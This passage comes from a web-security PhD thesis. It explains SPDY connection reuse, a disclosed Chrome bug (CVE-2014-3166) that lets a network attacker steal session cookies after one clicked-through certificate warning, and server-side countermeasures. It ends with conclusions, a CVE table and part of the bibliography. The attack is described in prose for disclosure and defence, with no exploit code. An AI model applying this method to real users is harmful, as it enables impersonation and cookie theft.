


Figure 8.7: Connection Reuse in SPDY

Connection reuse in SPDY and HTTP2 is a new policy that allows the browser to send the request to `i.w.com` on the session that was established with `w.com`, because it satisfies the two following conditions:

1. the certificate that was validated during the handshake of the session being reused also covers the domain name of the new request;

2. the original and new domain names both point to the same IP address.

Figure 8.7 illustrates connection reuse in SPDY: each arrow represents the TLS session used for the request(s) in its label. Because `w.com` and `i.w.com` point to the same IP or Server 1, which uses a certificate that covers both names, the same TLS session can be reused for requests to both domains.

Security Impact Connection sharing negates important assumptions used in several TLS and HTTPS mechanisms, such as TLS client authentication [Par14], Channel ID and Channel Bindings [**sp14**; Die+12] or certificate pinning [OWA; MS14]. Concretely, every feature derived from the TLS handshake may no longer be considered to apply to the domain for which the session was created, but instead, to potentially any name present in the certificate used during the handshake. It is tempting to argue that the fact these domains appear in the same certificate is a clue that their sharing of some TLS session-specific attributes could be acceptable, but we stress that it is in fact not the case. For instance, recall from Section 8.1 that CloudFlare uses shared certificates that cover dozens of customers' domains [Lia+14a; Del+14]. In fact, it is common on today's web to *connect to a website whose certificate is shared with a malicious, attacker-controlled domain*. With connection reuse, requests for the honest and malicious domain not only use the same TLS session, but possibly *the same connection* as well.




Figure 8.8: Interstitial Certificate Warning in Chrome

Exploit against Chrome With connection reuse, when a certificate is accepted by the browser during a TLS handshake, the established session can potentially be used for requests to all the domains listed in the certificate. The condition about the IP address of all these domains being the same doesn't matter to a network attacker who is anyway in control of the DNS.

In Chrome up to version 36, if a network attacker can get a user to click through a certificate warning for any unimportant domain (users may be used to ignore such warnings when connecting to captive portals, commonly found in hotels and other public network), he may be able to impersonate an arbitrary set of other domains, by listing them in the subject alternative name extension of the certificate (which has no displayed feedback in the interstitial warning, as shown in Figure 8.8). If the user attempts to connect to any of these added domains (say, `facebook.com`), the attacker can tamper with the DNS request for `facebook.com` to return his own IP address, which tells the browser it can reuse the SPDY connection established with the attacker when the self-signed malicious certificate was accepted. Although Chrome will keep the red crossed padlock icon in the address bar because of the invalid certificate of the original session, the attacker can still collect the session cookies for any number of websites in the

background.




Figure 8.9: Compromise of Pinned, HSTS Origin

Interestingly, since the only trust decision made by the browser occurs when the bad certificate is accepted, this attack is able to bypass all security protections in Chrome against TLS MITM attacks. For instance, when a domain enables HSTS, certificate warning on this domain can not longer be clicked through by the user. Similarly, the Chrome browser includes a pinning list of certificates used by top websites, which successfully detected at least two man-in-the-middle attacks that were using improperly issued trusted certificates recently. Since these checks are only performed when a certificate is validated, they fail to trigger on reused connections, as shown in Figure 8.9. The user isn't shown any further certificate warning after the one caused by the attacker on an innocuous domain.

Responsible Disclosure This bug (CVE-2014-3166) was fixed by a security update for Chrome 36.

8.6 Countermeasures and Mitigation

Thorough this chapter, we have pointed out multiple flaws both at the transport and application levels that prevent proper virtual host isolation on the server, and break the same origin policy on the client as a result. In this section, we summarize the possible countermeasures and mitigations that can prevent this class of attacks at each network layer.

Preventing Virtual Host Fallback Our evaluation shows that the fallback mechanism of the virtual host selection algorithm in current HTTPS servers is by far the leading factor in exploiting confusion vulnerabilities. For instance, even though all the services hosted by Google suffer from TLS session confusion, it cannot be directly exploited because all the front-end servers serve the same set of virtual hosts without fallback. We propose that upon receiving a request with a `Host` header that doesn't match any of the configured virtual host names, the server should immediately return an error. In particular, a request without a `Host` header would always be rejected (thus breaking compatibility with HTTP/1.0 clients). While this change only needs to apply to requests received over TLS, it does break backwards compatibility and may cause improperly configured websites to stop working. Therefore, none of the vendors we contacted are willing to implement such a change.

```
server {
  listen 1.2.3.4:443 ssl default_host;
  server_name "";
  # Used if no SNI is present in client hello
  ssl_certificate "/etc/ssl/a.com.pem";
  return 400;
}
```

Figure 8.10: Preventing virtual host fallback

Authenticating Port in Host Header Currently, web servers ignore the port indicated by the client in the `Host` header, thus making it useless for the purpose of origin isolation. We propose that for requests received over TLS, a web server should compare the port included in the `Host` header with the one the request was sent to. We argue that unless this change is implemented in all HTTPS server software, browsers should stop using the port for origin isolation purposes, given that this isolation is mostly illusionary. This is the approach currently adopted by Internet Explorer.

Preventing Cross-Virtual Host Resumption In HTTP 1.1, there is no circumstance under which a session negotiated on a given virtual host would ever be resumed on another host with a different name or certificate. However, this invariant was broken with the introduction of SPDY and HTTP2 connection sharing. Thus, our initial suggestion to cryptographically bind TLS sessions with the virtual host they were created for was rejected. However, since connection sharing is only supposed to happen on the same IP address, it still makes sense to strictly block resumption across hosts on different TCP sockets. We convinced Nginx to implement such an isolation both for their server-side cache and session ticket implementation, starting from version 1.7.5 (CVE-2014-3616).

Preventing SSL Downgrading The attack we present in Section 8.3.3 was first to demonstrate that SSL downgrading can be taken advantage of by a network attacker to exploit virtual host confusion attacks. The recent POODLE attack (CVE-2014-3566) also exploits downgrading to mount a padding oracle attack; as a result, Chrome and NSS have removed downgrading to SSL3. A draft has also been submitted to the TLS working group of the IETF to introduce a new extension that prevents the attacker from downgrading the TLS version [ML14].

Configuration Guidelines for Current Web Servers Even without modifying web server software or the TLS library, there are some safe usage guidelines that website administrators can use to mitigate the attacks described in this chapter. As a general rule, we recommend that only domains with the same trust levels should be allowed to share a certificate. It is best to avoid wildcard certificates, as they are valid even for non-existing subdomains, which increases the likelihood of a virtual host fallback. Anytime a certificate is used on a virtual host, it is necessary to ensure that all the domain names it contains have a matching virtual host configured on the same IP address and port; or at least a default one that returns an error. The same check applies to every other pair of IP address and port where this certificate is used. For domains with wildcards, the associated virtual host must use a regular expression that reflects all possible names. In cases where only some of the domains in the certificate are served on this IP, it is necessary to configure an explicit default host similar to the one given in Figure 8.10.

Session caches should be configured on a per-virtual host basis. Furthermore, all the ticket keys and shared cache names must be different in every virtual host where they are defined,

unless SPDY connection sharing is used.

Cross-protocol redirections should be avoided in all TLS-enabled virtual hosts. When plaintext and encrypted versions of the same virtual host need to coexist, protocol-relative URLs (such as `//x.a.com/p`) should be used.

Finally, whenever possible, it is best to avoid cookies altogether, in particular to implement sessions: the origin-bound `localStorage` provides a safer alternative. If cookie-based sessions cannot be avoided (e.g. because a session cookie must be available to multiple subdomains), the page that sets the cookie should be served from the top-level domain using the `includeSubdomains` option of HSTS.

8.7 Related Work

Origin confusion attacks may target the same-origin policy at various levels in the browser. The policy for cookies (which are always attached to requests regardless of their source origin) is often abused to mount cross-site request forgery attacks [BJM08a]. Implementations of single sign-on protocols [WCW12] have been found to suffer from many flavors of origin confusion, sometimes on the messaging between frames by `postMessage` [FKS14b], sometimes because of JavaScript bugs [BDM13b], and often because of dangerous redirections [BBM12b; SB12b].

Among the documented network attack on HTTPS [MS14], the easiest is to trick clients into using HTTP instead; a method called SSL stripping [Mar09a]. To prevent such attacks, browsers and servers now implement Strict Transport Security (HSTS) [HJB12], which can itself be sometimes attacked [**sp14**; Sel]. Virtual host confusion attacks apply even to websites that use HSTS, since they rely on TLS credential sharing. However, some of the concrete exploits we describe in thie chapter rely on some domains not requiring HSTS, for instance the exploit against Dropbox from Section 8.3.2.

Typical man-in-the-middle attacks on HTTPS rely on DNS rebinding [Jac+09; HS10] or cache poisoning [SS10; Dag+08] and on fooling the client into accepting a bogus, mis-issued, or compelled certificate [KC14; SS12]. The goal is for a network attacker to impersonate a trusted HTTPS server [Kar+07]. Our attacks rely on shared server credentials to obtain similar impact, but do not require buggy clients [Geo+12b], or on users clicking through certificate warnings [Akh+13] on the attacked origin. Our threat model, which mixes web and network attacks, is similar to those of recent cryptographic attacks on HTTPS, notably BEAST [DR11], CRIME [RD12] and FREAK [Beu+15a], but the attacks we discovered do not rely on cryptographic weaknesses.

There have been many proposals to improve the PKI such as pinning [OWA], certificate transparency [Lau14], or ARPKI [Bas+14], but they fail to prevent our attacks, which rely on bad certificate practices (in particular, the use of wildcard and shared certificates) by honest websites. Similarly, alternative schemes have been proposed for re-encrypting proxies (e.g. [Ate+05]) and proxying the TLS handshake [SS15b; Clo14].

8.8 Conclusion

In this chapter, we have have shown that the isolation between HTTPS origins in various kinds of shared environments (shared or overlapping certificate, content delivery networks, shared session cache, different ports on the same domain) can be broken by weaknesses in the handling of HTTP requests and the isolation of TLS session caches, resulting in high impact exploits.

Preventing all virtual host confusion attacks requires vendors of HTTP servers to stop virtual host fallback when processing requests over TLS. However, from the feedback we received

when we disclosed these attacks, such a change is unlikely to occur.

In fact, virtual host confusion may become more common when HTTP2 gets deployed, and features such as connection sharing introduce a new "same-certificate policy" approach that can interfere badly with the same-origin policy enforced by browsers.

The next step in this line of work is to implement a verified HTTPS multiplexer on top of miTLS (in the spirit of Chapter 5). While we have made some progressed towards this goal, important components (in particular, certificate validation) are still left to future work.

Conclusion

Lessons learned Instead of repeating the conclusions from each previous chapter, I would like to close this thesis with some useful and broadly-applicable lessons that I have learned from my three years working on Web security:

- *The Web is vulnerable against network attacks*. For the most part, academic research on Web security rely on an attacker model for the Web that does not include network capabilities. While there is no doubt that pure Web attacks (such as cross-site scripting, cross-origin request forgery, or SQL injection) are easier to exploit on a massive scale, network-based attacks are a significant threat because very few websites (even among the most carefully scrutinized ones) are safe against them. The fact that extremely simple yet practically effective attacks such as CRIME or virtual host confusion have existed for years show the importance of considering the complete capabilities of an attacker operating both on the application and network layers.

- *Finding attacks if often as easy as clearly stating the security assumptions of a protocol and checking whether they are satisfied in practice*. Specifications currently do a poor job of making explicit their intended security guarantees, and more importantly, the conditions under which they hold. For instance, I am to this day completely unable to list all the exceptions and corner cases of the same-origin policy, as they are scattered through a sea of procedural definitions found in dozens of W3C documents. In fact, I do not believe that an exhaustive definition of what the same origin policy exactly entails currently exists, even though it is the corner stone of all security topics related to the Web.

- *The task of implementing complex cryptographic protocols correctly is as important and difficult as designing them*. The simple but catastrophic state machine attacks we found against a broad range of TLS implementations (including the most popular ones) constitute clear evidence that the academic security community does not dedicate enough attention to the evaluation of critical cryptographic software that is used by millions (if not billions) of users on a daily basis.

The future of authentication on the Web I argue that the number one priority in order to decrease the frequency of account compromise on the Web is to get rid of all authentication protocols that directly expose *bearer tokens* (such as password, access tokens, session cookies). Unfortunately, these protocols (including password-based login forms, OAuth, OpenID, cookie-based sessions) are currently ubiquitous, and replacing them is difficult because stronger alternatives (which, on the web, typically require the cryptographic binding of client credentials with underlying server-authenticated channels) generally require some form of browser support to implement.

In particular, resilience to key compromise impersonation (as discussed in the compound authentication development of this thesis) should be a major concern for any new client authentication scheme design: even though server impersonation attacks are considered impossible to mitigate (e.g. if the private key of a certificate is leaked, which can happen as the infamous *Heartbleed* bug in OpenSSL recently demonstrated), this is mostly due to these servers authenticating their clients with weak protocols that allow credentials forwarding. In practice, if these protocols satisfied our definition of compound authentication, server impersonation attacks would be drastically less threatening.

The recent *Token Binding* proposal [Pop+15] takes a step in the right direction by providing a strong and persistent HTTP-level binding for all application-level user authentication protocols like session cookies or HTTP authentication. Other newer schemes (such as the Fido Alliance's UAF) integrate similar ideas into their design.

Future work Compared to the goal stated in the introduction, it is clear that much work remains to be done before a complete verified stacks of Web protocols could be produced in order to create fully inter-operable Web applications whose security goals are proved from explicit assumptions about attacker restrictions at each layer of the stack:

- *Transport Layer*: miTLS is still in the process of being ported to F*, and some protocol features are still being developed or have yet to be verified (e.g. elliptic curve cryptography support, session tickets, server name indication). However, the most important missing feature of miTLS is X.509 support for certificate validation. Existing libraries (which miTLS currently relies on for validating TLS certificates) have proved incredibly unreliable (as shown e.g. by the astounding amount of re-occurrences of Bleichenbacher-like attacks like the so-called "BERserk" bug in NSS that we discovered). X.509 libraries certainly deserve as much scrutiny as TLS libraries, and in this spirit, we have started working on miPKI, a complete verified implementation of X.509 certificates and relevant extensions such as OCSP. Once this effort is complete, we plan to leverage our verified implementation to systemically evaluate other implementations in the spirit of the SMACK paper from IEEE S&P 2015 (Chapter 3).

- *HTTP*: miHTTPS, the simple HTTP client built on top of miTLS from Chapter 3, epitomizes our current progress on connecting transport-level cryptographic protocols with application protocols. While its feature support is quite lacking, it is still able to capture a relatively extensive model of a Web attacker (which can do things such as force cookies or redirect the user to a target website with malicious request parameters, in addition to manipulating network messages). While extending miHTTPS to act like a server or support more popular HTTP features should not require too much effort, the jump from HTTP client to full fledged browser is quite enormous because of two major obstacles: the DOM and its countless flavors of the same origin policy.

- *DOM and the SOP*: WebSpi constitutes our current model of origin isolation, but by design, it only captures a coarse approximation (especially when it comes to frames and other client-side cross-origin communications). Properly implementing a reasonably exhaustive browser model that modularly exposes its security guarantees is at least as big an effort (if not bigger) than the whole of miTLS.

- *JavaScript* There has been extensive work on the semantics and memory model of JavaScript (in addition to our DJS work from Chapter 1, Fournet et al. [Fou+13a] have developed similar ideas for their work on fully abstract compilation of F* to JavaScript). Thus, F*

already benefits from some preliminary JavaScript support both as a backend and frontend. Hence, there is little doubt that F* could be used to verify the client side of web applications; what it lacks is the necessary HTML and DOM library that are necessary to express any protocols that involves frames, AJAX, CORS, and other core security features.

CVE	Product	Faulty Component	Reward
2015-1916	IBM JSSE	TLS library	
-	Akamai	HTTPS server	$7500
2014-3616	Nginx	HTTPS server	
2014-3572	OpenSSL	TLS library	
2014-3166	Chrome	SPDY	$2000
2014-1570	Mozilla NSS	X.509 library	
2014-1569	Mozilla NSS	X.509 library	$8000
2014-1568	Mozilla NSS	X.509 library	
2014-1295	Apple SecureTransport	TLS library	
2014-1296	Apache	HTTP server	
2013-6659	Chrome	X.509 library	
2014-1490	Mozilla NSS	TLS library	
2014-1491	TLS	Protocol	$7500
2013-6628	Chrome	TLS protocol	
2014-4630	RSA BSAFE	TLS protocol	
2014-6457	Oracle JSSE	TLS library	
2013-2853	Chrome	HTTP client	$1000
2012-4196	Firefox	JavaScript runtime	$3000

Table 8.1: Summary of major attacks found over the course of this research

Impact The practical impact of the research that went into this thesis is quite significant. Major issues have been found in all mainstream browsers (Chrome, Firefox, Internet Explorer, and Safari), in virtually all main implementations of the TLS protocol (OpenSSL, NSS, GnuTLS, SecureTransport, SChannel, JSSE), in top Web servers (Apache, Nginx, IIS), and even within the TLS protocol itself. Table 8.1 summarizes the most serious of these vulnerabilities. In addition, further vulnerabilities have also been found in many of the most popular websites (including Google, Facebook, and Dropbox). It is worth mentioning that the security problems that we reported have been (in most cases) taken seriously, and an increasing number of core Web infrastructure projects offer rewards for reporting important vulnerabilities.

Besides uncovering high-impact vulnerabilities, our work also had a concrete and significant impact on the TLS protocol design: first, existing versions of the protocol have been modified by adding the now mandatory extended master secret extension (RFC 7627 [RFC7627]), which fixes the triple handshake attack at the protocol level. Second, our research influenced the design of the new major revision of the protocol; which now relies on our proposed session hash in multiple key design changes.

Bibliography

[1Password] *1Password*. https://agilebits.com.

[Aba+13] Martín Abadi et al. "Global authentication in an untrustworthy world". In: *Proceedings of the 14th USENIX conference on Hot Topics in Operating Systems*. HotOS'13. Santa Ana Pueblo, New Mexcio: USENIX Association, 2013, pp. 19–19. URL: http://dl.acm.org/citation.cfm?id=2490483.2490502.

[Aba00] Martín Abadi. "Security Protocols and their Properties". In: *Foundations of Secure Computation*. 2000.

[Abe+10] Masayuki Abe et al. "Structure-Preserving Signatures and Commitments to Group Elements". In: *Proc. of CRYPTO*. 2010.

[ABJ09a] B. Adida, A. Barth, and C. Jackson. "Rootkits for JavaScript environments". In: *Workshop on Offensive Technologies (WOOT)*. 2009.

[ABJ09b] Ben Adida, Adam Barth, and Collin Jackson. "Rootkits for JavaScript environments". In: *Proceedings of the 3rd USENIX conference on Offensive technologies*. WOOT'09. 2009.

[Abo+04] Bernard Aboba et al. *Extensible Authentication Protocol (EAP)*. IETF RFC 3748. 2004.

[ABR12] M. Arapinis, S. Bursuc, and M. Ryan. "Privacy Supporting Cloud Computing: ConfiChair, a Case Study". In: *POST*. 2012, pp. 89–108.

[Adi08a] B. Adida. "Helios: Web-based Open-Audit Voting". In: *USENIX Security Symposium*. 2008, pp. 335–348.

[Adi08b] Ben Adida. "Helios: Web-based Open-Audit Voting". In: *Proc. of USENIX Security*. 2008.

[AF01a] M. Abadi and C. Fournet. "Mobile values, new names, and secure communication". In: *SIGPLAN Not.* 36 (3 Jan. 2001), pp. 104–115. ISSN: 0362-1340.

[AF01b] Martin Abadi and Cédric Fournet. "Mobile Values, New Names, and Secure Communication". In: *28th ACM Symposium on Principles of Programming Languages (POPL'01)*. ACM, 2001, pp. 104–115.

[AF04] M. Abadi and C. Fournet. "Private authentication". In: *Theoretical Computer Science* 322.3 (2004), pp. 427–476.

[AF12] T. Austin and C. Flanagan. "Multiple Facets for Dynamic Information Flow". In: *POPL*. 2012, pp. 165–178.

[AG99] M. Abadi and A. D. Gordon. "A Calculus for Cryptographic Protocols: The spi Calculus". In: *Information and Computing* 148.1 (1999), pp. 1–70.

[AH09] B. Aziz and G. Hamilton. "Detecting Man-in-the-Middle Attacks by Precise Timing". In: *SECUREWARE*. 2009.

[Aka14] Akamai Technologies. *Visualizing Akamai*. akamai.com/html/technology/dataviz3.html. 2014.

[Akh+10] D. Akhawe et al. "Towards a formal foundation of web security". In: *CSF*. 2010, pp. 290–304.

[Akh+13] Devdatta Akhawe et al. "Here's my cert, so trust me, maybe?: understanding TLS errors on the web". In: *WWW*. Rio de Janeiro, Brazil: International World Wide Web Conferences Steering Committee, 2013, pp. 59–70. ISBN: 978-1-4503-2035-1. URL: http://dl.acm.org/citation.cfm?id=2488388.2488395.

[AL07] M. Abadi and B.T. Loo. "Towards a declarative language and system for secure networking". In: *Proceedings of the 3rd USENIX international workshop on Networking meets databases*. USENIX Association, 2007, p. 2.

[Ale13] Alexa Internet Inc. *Top 1,000,000 sites (updated daily)*. 2013. URL: http://s3.amazonaws.com/alexa-static/top-1m.csv.zip.

[Ale14] Alexa Internet Inc. *Top 1,000,000 sites (updated daily)*. http://goo.gl/0ZdT6p. 2014.

[Alm+13] José Bacelar Almeida et al. "Certified computer-aided cryptography: efficient provably secure machine code from high-level implementations". In: *ACM CCS*. 2013, pp. 1217–1230.

[ANN05] N. Asokan, Valtteri Niemi, and Kaisa Nyberg. "Man-in-the-middle in tunnelled authentication protocols". In: *Security Protocols*. 2005.

[AP13] Nadhem J AlFardan and Kenneth G Paterson. "Lucky thirteen: breaking the TLS and DTLS record protocols". In: *IEEE S&P*. 2013.

[Apa14] Apache Foundation. *Virtual Host documentation*. http://httpd.apache.org/docs/current/vhosts/. 2014.

[Are+05] R. Arends et al. *RFC 4033—DNS Security Introduction and Requirements*. Tech. rep. Mar. 2005. URL: http://tools.ietf.org/html/rfc4033.

[Arm+08] A. Armando et al. "Formal Analysis of SAML 2.0 Web Browser Single Sign-On: Breaking the SAML-based Single Sign-On for Google Apps". In: *ACM Workshop on Formal Methods in Security Engineering*. ACM Press, 2008.

[Arm+13] A. Armando et al. "An authentication flaw in browser-based Single Sign-On protocols: Impact and remediations". In: *Computers & Security* 33 (2013), pp. 41–58.

[ASS12] D. Akhawe, P. Saxena, and D. Song. "Privilege Separation in HTML5 Applications". In: *USENIX Security*. 2012.

[Ate+05] Giuseppe Ateniese et al. "Improved proxy re-encryption schemes with applications to secure distributed storage". In: *IN NDSS*. 2005, pp. 29–43.

[AV96] Ross Anderson and Serge Vaudenay. "Minding your p's and q's". In: *ASIACRYPT*. 1996.

[Ava+11] M. Avalle et al. "JavaSPI: A Framework for Security Protocol Implementation". In: *International Journal of Secure Software Engineering* 2 (2011), 34–48.

[AW05] M. Abadi and B. Warinschi. "Password-Based Encryption Analyzed." In: *ICALP*. 2005, pp. 664–676.

[Ban+13a] Chetan Bansal et al. “Keys to the Cloud: Formal Analysis and Concrete Attacks on Encrypted Web Storage”. In: *2nd Conference on Principles of Security and Trust (POST 2013)*. Ed. by David Basin and John Mitchell. Lecture Notes on Computer Science. Rome, Italy: Springer Verlag, Mar. 2013.

[Ban+13b] C. Bansal et al. “Keys to the Cloud: Formal Analysis and Concrete Attacks on Encrypted Web Storage”. In: *POST*. 2013.

[Ban+14] Chetan Bansal et al. “Discovering concrete attacks on website authorization by formal analysis”. In: *Journal of Computer Security* 22.4 (Apr. 2014), pp. 601–657.

[BAN90] Michael Burrows, Martin Abadi, and Roger Needham. “A Logic of Authentication”. In: *ACM Trans. Comput. Syst.* 8.1 (Feb. 1990), pp. 18–36. ISSN: 0734-2071. DOI: 10.1145/77648.77649. URL: http://doi.acm.org/10.1145/77648.77649.

[Bas+14] David Basin et al. “ARPKI: Attack Resilient Public-Key Infrastructure”. In: *Proceedings of ACM CCS*. 2014.

[BBC11] Andrew Bortz, Adam Barth, and Alexei Czeskis. “Origin Cookies: Session Integrity for Web Applications”. In: *W2SP*. 2011.

[BBM12a] C. Bansal, K. Bhargavan, and S. Maffeis. “Discovering Concrete Attacks on Website Authorization by Formal Analysis”. In: *CSF*. 2012, pp. 247–262.

[BBM12b] C. Bansal, K. Bhargavan, and S. Maffeis. “Discovering Concrete Attacks on Website Authorization by Formal Analysis”. In: *CSF*. 2012.

[BC08] B. Blanchet and A. Chaudhuri. “Automated Formal Analysis of a Protocol for Secure File Sharing on Untrusted Storage”. In: *IEEE Symposium on Security & Privacy*. 2008.

[BD12] K. Bhargavan and A. Delignat-Lavaud. “Web-based Attacks on Host-Proof Encrypted Storage”. In: *Workshop on Offensive Technologies (WOOT)*. 2012.

[BDM13a] K. Bhargavan, A. Delignat-Lavaud, and S. Maffeis. *Defensive JavaScript website with testbed, technical report and supporting materials*. http://www.defensivejs.com. 2013.

[BDM13b] Karthikeyan Bhargavan, Antoine Delignat-Lavaud, and Sergio Maffeis. “Language-based Defenses against Untrusted Browser Origins”. In: *Usenix Security*. 2013.

[Bel98] Steven M. Bellovin. “Cryptography and the Internet”. In: *Advances in Cryptology: Proceedings of CRYPTO ’98*. Aug. 1998. URL: https://www.cs.columbia.edu/~smb/papers/inet-crypto.pdf.

[Ben+13] E. Ben-Sasson et al. “Fast reductions from RAMs to delegatable succinct constraint satisfaction problems”. In: *Innovations in Theoretical Computer Science (ITCS)*. Jan. 2013.

[Ben+14a] Eli Ben-Sasson et al. “Scalable Zero Knowledge via Cycles of Elliptic Curves”. In: *Proc. of CRYPTO*. 2014.

[Ben+14b] Eli Ben-Sasson et al. “Succinct Non-Interactive Zero Knowledge for a von Neumann Architecture”. In: *Proc. of USENIX Security*. 2014.

[Ben+14c] Eli Ben-Sasson et al. “Zerocash: Decentralized Anonymous Payments from Bitcoin”. In: *Proc. of the IEEE Symposium on Security and Privacy*. 2014.

[Ben+15] Eli Ben-Sasson et al. "Secure Sampling of Public Parameters for Succinct Zero Knowledge Proofs". In: *Proceedings of the IEEE Symposium on Security and Privacy*. May 2015.

[Ber+14] Florian Bergsma et al. "Multi-ciphersuite security of the Secure Shell (SSH) protocol". In: *ACM CCS*. 2014.

[Ber06] Daniel J Bernstein. "Curve25519: new Diffie-Hellman speed records". In: *Public Key Crypto*. Springer, 2006, pp. 207–228.

[Beu+15a] Benjamin Beurdouche et al. "A Messy State of the Union: taming the Composite State Machines of TLS". In: *IEEE S&P*. 2015.

[Beu+15b] Benjamin Beurdouche et al. "FLEXTLS: A Tool for Testing TLS Implementations". In: *WOOT'15: 9th USENIX Workshop on Offensive Technologies*. USENIX Association, 2015.

[BFR15] Michael Backes, Dario Fiore, and Raphael M. Reischuk. "Nearly Practical and Privacy-Preserving Proofs on Authenticated Data". In: *Proceedings of the IEEE Symposium on Security and Privacy*. May 2015.

[BH13] D Balfanz and R Hamilton. *Transport Layer Security (TLS) Channel IDs*. IETF Internet Draft v01. 2013.

[Bha+06a] Karthikeyan Bhargavan et al. "Verified Interoperable Implementations of Security Protocols". In: *19th IEEE Computer Security Foundations Workshop (CSFW'06)*. IEEE Computer Society, 2006, pp. 139–152.

[Bha+06b] K. Bhargavan et al. "Verified Interoperable Implementations of Security Protocols". In: *CSFW*. 2006, pp. 139–152.

[Bha+08] K. Bhargavan et al. "Verified implementations of the information card federated identity-management protocol". In: *Proceedings of the 2008 ACM symposium on Information, computer and communications security*. ASIACCS '08. Tokyo, Japan: ACM, 2008, pp. 123–135. ISBN: 978-1-59593-979-1. DOI: http://doi.acm.org/10.1145/1368310.1368330. URL: http://doi.acm.org/10.1145/1368310.1368330.

[Bha+12a] Karthikeyan Bhargavan et al. "Verified cryptographic implementations for TLS". In: *TISSEC* 15.1 (2012), p. 3.

[Bha+12b] K. Bhargavan et al. "Verified Cryptographic Implementations for TLS". In: *ACM Trans. Inf. Syst. Secur.* 15.1 (2012), 3:1–3:32. ISSN: 1094-9224.

[Bha+13a] Karthikeyan Bhargavan et al. "Implementing TLS with Verified Cryptographic Security". In: *IEEE S&P*. 2013.

[Bha+13b] Karthikeyan Bhargavan et al. "Implementing TLS with verified cryptographic security". In: *S&P*. 2013.

[Bha+13c] Karthikeyan Bhargavan et al. "Proving the TLS Handshake (as it is)". In: (2013). Unpublished Draft.

[Bha+14a] Karthikeyan Bhargavan et al. "Proving the TLS Handshake Secure (As It Is)". In: *CRYPTO*. 2014, pp. 235–255.

[Bha+14b] Karthikeyan Bhargavan et al. "Proving the TLS Handshake Secure (As It Is)". In: *Proc. of CRYPTO*. 2014.

[Bha+14c] Karthikeyan Bhargavan et al. "Proving the TLS Handshake Secure (as it is)". In: *CRYPTO*. 2014.

[Bha+14d] Karthikeyan Bhargavan et al. “Triple handshakes and cookie cutters: Breaking and fixing authentication over TLS”. In: *IEEE S&P (Oakland'14)*. 2014.

[Bha+14e] K Bhargavan et al. *Transport Layer Security (TLS) Session Hash and Extended Master Secret Extension*. IETF Internet Draft. 2014.

[Bit+14] Nir Bitansky et al. “On the existence of extractable one-way functions”. In: *Symposium on Theory of Computing, STOC*. 2014.

[BJL09] A. Barth, C. Jackson, and W. Li. “Attacks on JavaScript Mashup Communication”. In: *W2SP*. 2009.

[BJM08a] A. Barth, C. Jackson, and J. C. Mitchell. “Robust defenses for cross-site request forgery”. In: *ACM CCS*. 2008, pp. 75–88.

[BJM08b] A. Barth, C. Jackson, and J. C. Mitchell. “Robust defenses for cross-site request forgery”. In: *CCS*. 2008, pp. 75–88.

[BJM08c] A. Barth, C. Jackson, and J.C. Mitchell. “Robust defenses for cross-site request forgery”. In: *Proceedings of the 15th ACM conference on Computer and communications security*. CCS '08. ACM, 2008, pp. 75–88.

[BJM08d] A. Barth, C. Jackson, and J.C. Mitchell. “Securing Browser Frame Communication”. In: *USENIX Security*. 2008.

